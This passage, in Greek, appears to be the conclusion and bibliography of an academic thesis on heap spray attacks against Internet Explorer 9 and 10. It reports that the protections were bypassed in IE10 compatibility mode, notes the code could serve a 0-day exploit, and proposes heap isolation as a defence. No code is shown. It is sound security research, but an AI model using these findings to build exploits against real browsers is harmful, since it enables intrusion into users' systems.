λογισμικού, με σκοπό να καταστήσουν την επίθεση Heap Spray πλήρως κατανοητή στον αναγνώστη. Στη συνέχεια παρουσιάστηκε μία τεχνική επίθεσης Heap Spray στην εφαρμογή IE9 σε περιβάλλον Windows7 SP1 με στόχο να αποδείξει πως η τεχνική αυτή είναι εφικτή ακόμη και σε ένα λειτουργικό σύστημα νεότερης γενιάς. Επίσης ο κώδικας αυτός μπορεί να χρησιμοποιηθεί για την υλοποίηση ενός 0-day exploit όταν αυτό βρεθεί. Τέλος ο ίδιος κώδικας δοκιμάστηκε και στον IE10 σε περιβάλλον Windows 8 Consumer Preview για να αναγνωριστούν οι τυχόν νέοι μηχανισμοί προστασίας. Στην πρώτη δοκιμή της επίθεσης τα αποτελέσματα ήταν αρνητικά και η επίθεση απέτυχε. Σημαντικό εύρημα αποτελεί το αποτέλεσμα της δεύτερης δοκιμής, που η επίθεση πραγματοποιήθηκε στον IE10 σε compatibility mode. Φαίνεται πως όταν ο IE10 είναι σε compatibility mode οι μηχανισμοί προστασίας δεν εφαρμόζονται και η επίθεση έχει θετικά αποτελέσματα. Βέβαια για να χαρακτηριστούν αξιόπιστα τα αποτελέσματα θα πρέπει να επαληφθούν οι δοκιμές όταν θα είναι διαθέσιμη η τελική έκδοση των Windows8.

Συμπερασματικά οι σημερινοί μηχανισμοί προστασίας δεν κρίνονται απόλυτα αποτελεσματικοί και η παράκαμψη τους είναι πολλές φορές εφικτή. Για το λόγο αυτό προτείνεται η δημιουργία ενός μηχανισμού προστασίας του Heap ο οποίος δεν θα στοχεύει στην προστασία των δεδομένων που αποθηκεύονται στο Heap ή της ντετερμινιστικής συμπεριφοράς του Heap αλλά στην απομόνωση των διαφόρων Heap τμημάτων που χρησιμοποιεί μια εφαρμογή, όπως για παράδειγμα ο IE9 με το Javascript Heap, System Heap, Object Heap (ActiveX).

Βιβλιογραφία

[1]http://www.exploit-db.com keyword: heap spray, last accessed 4-5-2012
[2]http://www.1337day.com keyword: heap spray, last accessed 4-5-2012
[3]http://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified, last accessed 4-5-2012
[4]Anley C., et al, The Shellcoder's Handbook: Discovering and Exploiting Security Holes, Second Edition,Wiley,2007
[5]Erickson J., Hacking:The Art of Exploitation, Second Edition, No Starch Press,2008
[6]http://technet.microsoft.com/en-us/security/bulletin/ms04-040
[7]http://technet.microsoft.com/en-us/security/bulletin/ms05-020
[8]Sotirov A., Dowd M., Bypassing Browser Memory Protections, Blackhat Conference, 2008
[9]Moshe B. A., Advanced Heap Spray Techiques, Owasp Conference, Israel, 2010
[10]Huang Y., Protection Against Exploitation of Stack and Heap Overflows, Exurity Inc., 2003
[11]Conover M,. Horovitz O., Windows Heap Exploitation, Syscan, 2004
[12]http://blogs.technet.com/b/srd/archive/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities.aspx, last accessed 10-5-2012
[13]http://www.microsoft.com/en-us/download/details.aspx?id=1677, last accessed 10-5-2012
[14]Livshits B., et al., Nozzle: A Defense Against Heap-spraying Code Injection Attacks
[15]Gadaleta .F, et al., Bubble: A JavaScript Engine Level Countermeasure against Heap-Spraying Attacks, Katholieke University Leuven, Belgium, 2010
[16]http://http://grey-corner.blogspot.de/2010/01/heap-spray-exploit-tutorial-internet.html, last accessed 4-5-2012